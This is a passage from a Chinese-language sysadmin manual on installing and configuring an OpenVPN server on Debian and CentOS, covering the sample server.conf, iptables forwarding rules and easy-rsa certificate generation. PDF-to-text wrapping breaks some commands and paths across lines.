# of scripts for generating RSA certificates
# and private keys.  Remember to use
# a unique Common Name for the server
# and each of the client certificates.
#
# Any X509 key management system can be used.
# OpenVPN can also use a PKCS #12 formatted key file
# (see "pkcs12" directive in man page).
ca ca.crt
cert server.crt
key server.key  # This file should be kept secret

# Diffie hellman parameters.
# Generate your own with:
#   openssl dhparam -out dh1024.pem 1024
# Substitute 2048 for 1024 if you are using
# 2048 bit keys.
dh dh1024.pem

# Configure server mode and supply a VPN subnet
# for OpenVPN to draw client addresses from.
# The server will take 10.8.0.1 for itself,
# the rest will be made available to clients.
# Each client will be able to reach the server
# on 10.8.0.1. Comment this line out if you are
# ethernet bridging. See the man page for more info.
server 10.8.0.0 255.255.255.0

# Maintain a record of client <-> virtual IP address
# associations in this file.  If OpenVPN goes down or
# is restarted, reconnecting clients can be assigned
# the same virtual IP address from the pool that was
# previously assigned.
ifconfig-pool-persist ipp.txt

# Configure server mode for ethernet bridging.
# You must first use your OS's bridging capability
# to bridge the TAP interface with the ethernet
# NIC interface.  Then you must manually set the
# IP/netmask on the bridge interface, here we
# assume 10.8.0.4/255.255.255.0.  Finally we
```

```
# must set aside an IP range in this subnet
# (start=10.8.0.50 end=10.8.0.100) to allocate
# to connecting clients.  Leave this line commented
# out unless you are ethernet bridging.
;server-bridge 10.8.0.4 255.255.255.0 10.8.0.50 10.8.0.100

# Push routes to the client to allow it
# to reach other private subnets behind
# the server.  Remember that these
# private subnets will also need
# to know to route the OpenVPN client
# address pool (10.8.0.0/255.255.255.0)
# back to the OpenVPN server.
;push "route 192.168.10.0 255.255.255.0"
;push "route 192.168.20.0 255.255.255.0"
push "route 192.168.1.0 255.255.255.0"

# To assign specific IP addresses to specific
# clients or if a connecting client has a private
# subnet behind it that should also have VPN access,
# use the subdirectory "ccd" for client-specific
# configuration files (see man page for more info).

# EXAMPLE: Suppose the client
# having the certificate common name "Thelonious"
# also has a small subnet behind his connecting
# machine, such as 192.168.40.128/255.255.255.248.
# First, uncomment out these lines:
;client-config-dir ccd
;route 192.168.40.128 255.255.255.248

# Then create a file ccd/Thelonious with this line:
#   iroute 192.168.40.128 255.255.255.248
# This will allow Thelonious' private subnet to
# access the VPN.  This example will only work
# if you are routing, not bridging, i.e. you are
# using "dev tun" and "server" directives.

# EXAMPLE: Suppose you want to give
# Thelonious a fixed VPN IP address of 10.9.0.1.
# First uncomment out these lines:
;client-config-dir ccd
;route 10.9.0.0 255.255.255.252
# Then add this line to ccd/Thelonious:
#   ifconfig-push 10.9.0.1 10.9.0.2
```

```
# Suppose that you want to enable different
# firewall access policies for different groups
# of clients.  There are two methods:
# (1) Run multiple OpenVPN daemons, one for each
#     group, and firewall the TUN/TAP interface
#     for each group/daemon appropriately.
# (2) (Advanced) Create a script to dynamically
#     modify the firewall in response to access
#     from different clients.  See man
#     page for more info on learn-address script.
;learn-address ./script

# If enabled, this directive will configure
# all clients to redirect their default
# network gateway through the VPN, causing
# all IP traffic such as web browsing and
# and DNS lookups to go through the VPN
# (The OpenVPN server machine may need to NAT
# the TUN/TAP interface to the internet in
# order for this to work properly).
# CAVEAT: May break client's network config if
# client's local DHCP server packets get routed
# through the tunnel.  Solution: make sure
# client's local DHCP server is reachable via
# a more specific route than the default route
# of 0.0.0.0/0.0.0.0.
;push "redirect-gateway"

# Certain Windows-specific network settings
# can be pushed to clients, such as DNS
# or WINS server addresses.  CAVEAT:
# http://openvpn.net/faq.html#dhcpcaveats
;push "dhcp-option DNS 10.8.0.1"
;push "dhcp-option WINS 10.8.0.1"

# Uncomment this directive to allow different
# clients to be able to "see" each other.
# By default, clients will only see the server.
# To force clients to only see the server, you
# will also need to appropriately firewall the
# server's TUN/TAP interface.
client-to-client
```

```
# Uncomment this directive if multiple clients
# might connect with the same certificate/key
# files or common names.  This is recommended
# only for testing purposes.  For production use,
# each client should have its own certificate/key
# pair.
#
# IF YOU HAVE NOT GENERATED INDIVIDUAL
# CERTIFICATE/KEY PAIRS FOR EACH CLIENT,
# EACH HAVING ITS OWN UNIQUE "COMMON NAME",
# UNCOMMENT THIS LINE OUT.
;duplicate-cn

# The keepalive directive causes ping-like
# messages to be sent back and forth over
# the link so that each side knows when
# the other side has gone down.
# Ping every 10 seconds, assume that remote
# peer is down if no ping received during
# a 120 second time period.
keepalive 10 120

# For extra security beyond that provided
# by SSL/TLS, create an "HMAC firewall"
# to help block DoS attacks and UDP port flooding.
#
# Generate with:
#   openvpn --genkey --secret ta.key
#
# The server and each client must have
# a copy of this key.
# The second parameter should be '0'
# on the server and '1' on the clients.
;tls-auth ta.key 0 # This file is secret

# Select a cryptographic cipher.
# This config item must be copied to
# the client config file as well.
;cipher BF-CBC        # Blowfish (default)
;cipher AES-128-CBC   # AES
;cipher DES-EDE3-CBC  # Triple-DES

# Enable compression on the VPN link.
# If you enable it here, you must also
# enable it in the client config file.
```

```
comp-lzo

# The maximum number of concurrently connected
# clients we want to allow.
;max-clients 100

# It's a good idea to reduce the OpenVPN
# daemon's privileges after initialization.
#
# You can uncomment this out on
# non-Windows systems.
;user nobody
;group nogroup

# The persist options will try to avoid
# accessing certain resources on restart
# that may no longer be accessible because
# of the privilege downgrade.
persist-key
persist-tun

# Output a short status file showing
# current connections, truncated
# and rewritten every minute.
status openvpn-status.log

# By default, log messages will go to the syslog (or
# on Windows, if running as a service, they will go to
# the "\Program Files\OpenVPN\log" directory).
# Use log or log-append to override this default.
# "log" will truncate the log file on OpenVPN startup,
# while "log-append" will append to it.  Use one
# or the other (but not both).
log         openvpn.log
;log-append  openvpn.log

# Set the appropriate level of log
# file verbosity.
#
# 0 is silent, except for fatal errors
# 4 is reasonable for general usage
# 5 and 6 can help to debug connection problems
# 9 is extremely verbose
verb 3
```

```
# Silence repeating messages.  At most 20
# sequential messages of the same message
# category will be output to the log.
;mute 20
```

test

```
netkiller@shenzhen:/etc/openvpn$ sudo openvpn --config
/etc/openvpn/server.conf
Tue Nov 13 14:12:33 2007 OpenVPN 2.0.9 i486-pc-linux-gnu
[SSL] [LZO] [EPOLL] built on Mar  2 2007
Tue Nov 13 14:12:33 2007 Diffie-Hellman initialized with
1024 bit key
Tue Nov 13 14:12:33 2007 TLS-Auth MTU parms [ L:1542 D:138
EF:38 EB:0 ET:0 EL:0 ]
Tue Nov 13 14:12:33 2007 TUN/TAP device tun0 opened
Tue Nov 13 14:12:33 2007 ifconfig tun0 10.8.0.1 pointopoint
10.8.0.2 mtu 1500
Tue Nov 13 14:12:33 2007 route add -net 10.8.0.0 netmask
255.255.255.0 gw 10.8.0.2
Tue Nov 13 14:12:33 2007 Data Channel MTU parms [ L:1542
D:1450 EF:42 EB:135 ET:0 EL:0 AF:3/1 ]
Tue Nov 13 14:12:33 2007 UDPv4 link local (bound):
[undef]:1194
Tue Nov 13 14:12:33 2007 UDPv4 link remote: [undef]
Tue Nov 13 14:12:33 2007 MULTI: multi_init called, r=256
v=256
Tue Nov 13 14:12:33 2007 IFCONFIG POOL: base=10.8.0.4
size=62
Tue Nov 13 14:12:33 2007 IFCONFIG POOL LIST
Tue Nov 13 14:12:33 2007 Initialization Sequence Completed
```

4. firewall 配置

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
iptables -A FORWARD -i eth0 -o tun+ -j ACCEPT
```

例 33.3. Openvpn 桥接模式服务器配置实例

```
# Generated by iptables-save v1.4.7 on Sat Jun 15 15:54:31
2013
*nat
:PREROUTING ACCEPT [40:5588]
:POSTROUTING ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A POSTROUTING -o br0 -j MASQUERADE
COMMIT
# Completed on Sat Jun 15 15:54:31 2013
# Generated by iptables-save v1.4.7 on Sat Jun 15 15:54:31
2013
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [81:14706]
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 22 -j
ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 27017 -
j ACCEPT
-A INPUT -p udp --dport 1194 -j ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -i br0 -o tun+ -j ACCEPT
-A FORWARD -i tun+ -o br0 -j ACCEPT
-A OUTPUT -j ACCEPT
COMMIT
# Completed on Sat Jun 15 15:54:31 2013
```

例 33.4. 双网卡配置实例

```
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

iptables -A INPUT -i eth0 -p udp --dport openvpn -j ACCEPT
iptables -A OUTPUT -o eth0 -p udp --sport openvpn -j ACCEPT
```

```
iptables -A INPUT -i tun+ -j ACCEPT
iptables -A OUTPUT -o tun+ -j ACCEPT

iptables -A FORWARD -i tun+ -o eth1 -j ACCEPT
iptables -A FORWARD -i eth1 -o tun+ -j ACCEPT

iptables -t nat -A POSTROUTING -s 172.31.0.0/24 -o eth1 -j
MASQUERADE
```

5. Start

```
netkiller@shenzhen:~$ sudo /etc/init.d/openvpn start
Starting virtual private network daemon: server(OK).
```

CentOS

openvpn - secure IP tunnel daemon.

安装环境CentOS 7.4

过程 33.5. OpenVPN Server

1.

```
# yum install openvpn easy-rsa
```

察看openvpn包中的文件

```
[root@netkiller ~]# rpm -ql openvpn
/etc/openvpn
/etc/openvpn/client
/etc/openvpn/server
```

```
/run/openvpn-client
/run/openvpn-server
/usr/lib/systemd/system/openvpn-client@.service
/usr/lib/systemd/system/openvpn-server@.service
/usr/lib/systemd/system/openvpn@.service
/usr/lib/tmpfiles.d/openvpn.conf
/usr/lib64/openvpn
/usr/lib64/openvpn/plugins
/usr/lib64/openvpn/plugins/openvpn-plugin-auth-pam.so
/usr/lib64/openvpn/plugins/openvpn-plugin-down-root.so
/usr/sbin/openvpn
/usr/share/doc/openvpn-2.4.6
/usr/share/doc/openvpn-2.4.6/AUTHORS
/usr/share/doc/openvpn-2.4.6/COPYING
/usr/share/doc/openvpn-2.4.6/COPYRIGHT.GPL
/usr/share/doc/openvpn-2.4.6/ChangeLog
/usr/share/doc/openvpn-2.4.6/Changes.rst
/usr/share/doc/openvpn-2.4.6/README
/usr/share/doc/openvpn-2.4.6/README.auth-pam
/usr/share/doc/openvpn-2.4.6/README.down-root
/usr/share/doc/openvpn-2.4.6/README.systemd
/usr/share/doc/openvpn-2.4.6/contrib
/usr/share/doc/openvpn-2.4.6/contrib/OCSP_check
/usr/share/doc/openvpn-
2.4.6/contrib/OCSP_check/OCSP_check.sh
/usr/share/doc/openvpn-2.4.6/contrib/README
/usr/share/doc/openvpn-2.4.6/contrib/openvpn-fwmarkroute-
1.00
/usr/share/doc/openvpn-2.4.6/contrib/openvpn-fwmarkroute-
1.00/README
/usr/share/doc/openvpn-2.4.6/contrib/openvpn-fwmarkroute-
1.00/fwmarkroute.down
/usr/share/doc/openvpn-2.4.6/contrib/openvpn-fwmarkroute-
1.00/fwmarkroute.up
/usr/share/doc/openvpn-2.4.6/contrib/pull-resolv-conf
/usr/share/doc/openvpn-2.4.6/contrib/pull-resolv-
conf/client.down
/usr/share/doc/openvpn-2.4.6/contrib/pull-resolv-
conf/client.up
/usr/share/doc/openvpn-2.4.6/management-notes.txt
/usr/share/doc/openvpn-2.4.6/sample
/usr/share/doc/openvpn-2.4.6/sample/sample-config-files
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/README
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
```

```
files/client.conf
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/firewall.sh
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/home.up
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/loopback-client
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/loopback-server
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/office.up
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/openvpn-shutdown.sh
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/openvpn-startup.sh
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/roadwarrior-client.conf
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/roadwarrior-server.conf
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/server.conf
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/static-home.conf
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/static-office.conf
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/tls-home.conf
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/tls-office.conf
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/xinetd-client-config
/usr/share/doc/openvpn-2.4.6/sample/sample-config-
files/xinetd-server-config
/usr/share/doc/openvpn-2.4.6/sample/sample-scripts
/usr/share/doc/openvpn-2.4.6/sample/sample-scripts/auth-
pam.pl
/usr/share/doc/openvpn-2.4.6/sample/sample-scripts/bridge-
start
/usr/share/doc/openvpn-2.4.6/sample/sample-scripts/bridge-
stop
/usr/share/doc/openvpn-2.4.6/sample/sample-scripts/ucn.pl
/usr/share/doc/openvpn-2.4.6/sample/sample-scripts/verify-
cn
/usr/share/doc/openvpn-2.4.6/sample/sample-windows
/usr/share/doc/openvpn-2.4.6/sample/sample-
```

```
windows/sample.ovpn
/usr/share/man/man8/openvpn.8.gz
/var/lib/openvpn

[root@netkiller ~]# rpm -ql easy-rsa
/usr/share/doc/easy-rsa-3.0.3
/usr/share/doc/easy-rsa-3.0.3/COPYING.md
/usr/share/doc/easy-rsa-3.0.3/ChangeLog
/usr/share/doc/easy-rsa-3.0.3/README.quickstart.md
/usr/share/doc/easy-rsa-3.0.3/vars.example
/usr/share/easy-rsa
/usr/share/easy-rsa/3
/usr/share/easy-rsa/3.0
/usr/share/easy-rsa/3.0.3
/usr/share/easy-rsa/3.0.3/easyrsa
/usr/share/easy-rsa/3.0.3/openssl-1.0.cnf
/usr/share/easy-rsa/3.0.3/x509-types
/usr/share/easy-rsa/3.0.3/x509-types/COMMON
/usr/share/easy-rsa/3.0.3/x509-types/ca
/usr/share/easy-rsa/3.0.3/x509-types/client
/usr/share/easy-rsa/3.0.3/x509-types/san
/usr/share/easy-rsa/3.0.3/x509-types/server
/usr/share/licenses/easy-rsa-3.0.3
/usr/share/licenses/easy-rsa-3.0.3/gpl-2.0.txt
```

2. **key**

创建 vars 文件，参数 https://github.com/OpenVPN/easy-rsa/blob/v3.0.5/easyrsa3/vars.example

```
[root@netkiller ~]# cd /usr/share/easy-rsa/3.0.3/

[root@netkiller 3.0.3]# cat > vars <<EOF
> set_var EASYRSA                 "/usr/share/easy-
rsa/3.0.3"
> set_var EASYRSA_PKI             "/usr/share/easy-
rsa/3.0.3/pki"
> set_var EASYRSA_DN              "cn_only"
> set_var EASYRSA_REQ_COUNTRY     "CN"
> set_var EASYRSA_REQ_PROVINCE    "Guangdong"
```

```
> set_var EASYRSA_REQ_CITY        "Shenzhen"
> set_var EASYRSA_REQ_ORG         "Netkiller CERTIFICATE
AUTHORITY"
> set_var EASYRSA_REQ_EMAIL       "netkiller@msn.com"
> set_var EASYRSA_REQ_OU          "Netkiller EASY CA"
> set_var EASYRSA_KEY_SIZE        2048
> set_var EASYRSA_ALGO            rsa
> set_var EASYRSA_CA_EXPIRE       7500
> set_var EASYRSA_CERT_EXPIRE     365
> set_var EASYRSA_NS_SUPPORT      "no"
> set_var EASYRSA_NS_COMMENT      "Netkiller CERTIFICATE
AUTHORITY"
> set_var EASYRSA_EXT_DIR         "/usr/share/easy-
rsa/3.0.3/x509-types"
> set_var EASYRSA_SSL_CONF        "/usr/share/easy-
rsa/3.0.3/openssl-1.0.cnf"
> set_var EASYRSA_DIGEST          "sha256"
> EOF
```

由于设置了 EASYRSA_DN 为 cn_only，所以创建CA时比较简单。果设置成 org 则会要求输入很多项目。

初始化PKI，此时会创建 pki 目录


```
[root@netkiller 3.0.3]# easyrsa init-pki

init-pki complete; you may now create a CA or requests.
Your newly created PKI dir is: /usr/share/easy-
rsa/3.0.3/pki
```

创建CA

```
[root@netkiller 3.0.3]# easyrsa build-ca

Note: using Easy-RSA configuration from: ./vars
Generating a 2048 bit RSA private key
..........+++
..+++
writing new private key to '/usr/share/easy-
rsa/3.0.3/pki/private/ca.key.rWzzQ1HXvk'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a
Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Common Name (eg: your user, host, or server name) [Easy-RSA
CA]:

CA creation complete and you may now import and sign cert
requests.
Your new CA certificate file for publishing is at:
/usr/share/easy-rsa/3.0.3/pki/ca.crt
```

创建DH参数，Diffie hellman参数使用的是 openssl dhparam 创建

```
[root@netkiller 3.0.3]# easyrsa gen-dh

Note: using Easy-RSA configuration from: ./vars
Generating DH parameters, 2048 bit long safe prime,
generator 2
This is going to take a long time
.......................+.................................
```



```
DH parameters of size 2048 created at /usr/share/easy-
rsa/3.0.3/pki/dh.pem
```

生成证书，分为三个步骤 gen-req, build-client-full, build-server-full 可以使用 nopass 参数生成不加密的私钥。

```
[root@netkiller 3.0.3]# easyrsa gen-req server

Note: using Easy-RSA configuration from: ./vars
Generating a 2048 bit RSA private key
.....................................................
+++
.....................................................
.+++
writing new private key to '/usr/share/easy-
rsa/3.0.3/pki/private/server.key.Jm7mqy5rG2'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a
Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Common Name (eg: your user, host, or server name) [server]:

Keypair and certificate request completed. Your files are:
req: /usr/share/easy-rsa/3.0.3/pki/reqs/server.req
key: /usr/share/easy-rsa/3.0.3/pki/private/server.key
```

```
[root@netkiller 3.0.3]# easyrsa sign-req server server

Note: using Easy-RSA configuration from: ./vars
```

```
You are about to sign the following certificate.
Please check over the details shown below for accuracy.
Note that this request
has not been cryptographically verified. Please be sure it
came from a trusted
source or that you have verified the request checksum with
the sender.

Request subject, to be signed as a server certificate for
365 days:

subject=
    commonName                = server


Type the word 'yes' to continue, or any other input to
abort.
  Confirm request details: yes
Using configuration from /usr/share/easy-rsa/3.0.3/openssl-
1.0.cnf
Enter pass phrase for /usr/share/easy-
rsa/3.0.3/pki/private/ca.key:
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
commonName            :ASN.1 12:'server'
Certificate is to be certified until Jul 31 08:49:25 2019
GMT (365 days)

Write out database with 1 new entries
Data Base Updated

Certificate created at: /usr/share/easy-
rsa/3.0.3/pki/issued/server.crt
```

```
[root@netkiller 3.0.3]# easyrsa build-client-full client

Note: using Easy-RSA configuration from: ./vars
```

```
Generating a 2048 bit RSA private key
..............................+++
..............+++
writing new private key to '/usr/share/easy-
rsa/3.0.3/pki/private/client.key.U2dMhl28xj'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
Using configuration from /usr/share/easy-rsa/3.0.3/openssl-
1.0.cnf
Enter pass phrase for /usr/share/easy-
rsa/3.0.3/pki/private/ca.key:
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
commonName            :ASN.1 12:'client'
Certificate is to be certified until Jul 31 08:52:46 2019
GMT (365 days)

Write out database with 1 new entries
Data Base Updated
```

```
# cp pki/private/ca.key pki/ca.crt pki/dh.pem
pki/private/server.key pki/issued/server.crt /etc/openvpn
```

```

```

3. 编辑配置文件 server.conf

```
[root@netkiller 3.0.3]# cp pki/private/ca.key pki/ca.crt
```

```
pki/dh.pem pki/private/server.key pki/issued/server.crt
/etc/openvpn/
[root@netkiller 3.0.3]# vim /etc/openvpn/server.conf
```

```
[root@netkiller 3.0.3]# cd /etc/openvpn/
[root@netkiller server]# openvpn --genkey --secret ta.key
```

只需配置四处位置

```
push "route 192.168.0.0 255.255.255.0"          192.168.0.0
是你的局域网网络
push "redirect-gateway def1 bypass-dhcp"        VPN作为默认
网关
push "dhcp-option DNS 208.67.222.222"           DHCP 推送
OpenDNS 防止内地DNS封锁境外域名。
push "dhcp-option DNS 208.67.220.220"
```

```
#################################################
# Sample OpenVPN 2.0 config file for            #
# multi-client server.                          #
#                                               #
# This file is for the server side              #
# of a many-clients <-> one-server              #
# OpenVPN configuration.                        #
#                                               #
# OpenVPN also supports                         #
# single-machine <-> single-machine             #
# configurations (See the Examples page         #
# on the web site for more info).               #
#                                               #
# This config should work on Windows            #
# or Linux/BSD systems.  Remember on            #
```

```
# Windows to quote pathnames and use            #
# double backslashes, e.g.:                     #
# "C:\\Program Files\\OpenVPN\\config\\foo.key" #
#                                               #
# Comments are preceded with '#' or ';'         #
#################################################

# Which local IP address should OpenVPN
# listen on? (optional)
;local a.b.c.d

# Which TCP/UDP port should OpenVPN listen on?
# If you want to run multiple OpenVPN instances
# on the same machine, use a different port
# number for each one.  You will need to
# open up this port on your firewall.
port 1194

# TCP or UDP server?
;proto tcp
proto udp

# "dev tun" will create a routed IP tunnel,
# "dev tap" will create an ethernet tunnel.
# Use "dev tap0" if you are ethernet bridging
# and have precreated a tap0 virtual interface
# and bridged it with your ethernet interface.
# If you want to control access policies
# over the VPN, you must create firewall
# rules for the the TUN/TAP interface.
# On non-Windows systems, you can give
# an explicit unit number, such as tun0.
# On Windows, use "dev-node" for this.
# On most systems, the VPN will not function
# unless you partially or fully disable
# the firewall for the TUN/TAP interface.
;dev tap
dev tun

# Windows needs the TAP-Win32 adapter name
# from the Network Connections panel if you
# have more than one.  On XP SP2 or higher,
# you may need to selectively disable the
# Windows firewall for the TAP adapter.
# Non-Windows systems usually don't need this.
```

```
;dev-node MyTap

# SSL/TLS root certificate (ca), certificate
# (cert), and private key (key).  Each client
# and the server must have their own cert and
# key file.  The server and all clients will
# use the same ca file.
#
# See the "easy-rsa" directory for a series
# of scripts for generating RSA certificates
# and private keys.  Remember to use
# a unique Common Name for the server
# and each of the client certificates.
#
# Any X509 key management system can be used.
# OpenVPN can also use a PKCS #12 formatted key file
# (see "pkcs12" directive in man page).
ca ca.crt
cert server.crt
key server.key  # This file should be kept secret

# Diffie hellman parameters.
# Generate your own with:
#   openssl dhparam -out dh2048.pem 2048
dh dh.pem

# Network topology
# Should be subnet (addressing via IP)
# unless Windows clients v2.0.9 and lower have to
# be supported (then net30, i.e. a /30 per client)
# Defaults to net30 (not recommended)
;topology subnet

# Configure server mode and supply a VPN subnet
# for OpenVPN to draw client addresses from.
# The server will take 10.8.0.1 for itself,
# the rest will be made available to clients.
# Each client will be able to reach the server
# on 10.8.0.1. Comment this line out if you are
# ethernet bridging. See the man page for more info.
server 10.8.0.0 255.255.255.0

# Maintain a record of client <-> virtual IP address
# associations in this file.  If OpenVPN goes down or
# is restarted, reconnecting clients can be assigned
```

```
# the same virtual IP address from the pool that was
# previously assigned.
ifconfig-pool-persist ipp.txt

# Configure server mode for ethernet bridging.
# You must first use your OS's bridging capability
# to bridge the TAP interface with the ethernet
# NIC interface.  Then you must manually set the
# IP/netmask on the bridge interface, here we
# assume 10.8.0.4/255.255.255.0.  Finally we
# must set aside an IP range in this subnet
# (start=10.8.0.50 end=10.8.0.100) to allocate
# to connecting clients.  Leave this line commented
# out unless you are ethernet bridging.
;server-bridge 10.8.0.4 255.255.255.0 10.8.0.50 10.8.0.100

# Configure server mode for ethernet bridging
# using a DHCP-proxy, where clients talk
# to the OpenVPN server-side DHCP server
# to receive their IP address allocation
# and DNS server addresses.  You must first use
# your OS's bridging capability to bridge the TAP
# interface with the ethernet NIC interface.
# Note: this mode only works on clients (such as
# Windows), where the client-side TAP adapter is
# bound to a DHCP client.
;server-bridge

# Push routes to the client to allow it
# to reach other private subnets behind
# the server.  Remember that these
# private subnets will also need
# to know to route the OpenVPN client
# address pool (10.8.0.0/255.255.255.0)
# back to the OpenVPN server.
;push "route 192.168.10.0 255.255.255.0"
;push "route 192.168.20.0 255.255.255.0"
push "route 192.168.0.0 255.255.255.0"

# To assign specific IP addresses to specific
# clients or if a connecting client has a private
# subnet behind it that should also have VPN access,
# use the subdirectory "ccd" for client-specific
# configuration files (see man page for more info).
```

```
# EXAMPLE: Suppose the client
# having the certificate common name "Thelonious"
# also has a small subnet behind his connecting
# machine, such as 192.168.40.128/255.255.255.248.
# First, uncomment out these lines:
;client-config-dir ccd
;route 192.168.40.128 255.255.255.248
# Then create a file ccd/Thelonious with this line:
#   iroute 192.168.40.128 255.255.255.248
# This will allow Thelonious' private subnet to
# access the VPN.  This example will only work
# if you are routing, not bridging, i.e. you are
# using "dev tun" and "server" directives.

# EXAMPLE: Suppose you want to give
# Thelonious a fixed VPN IP address of 10.9.0.1.
# First uncomment out these lines:
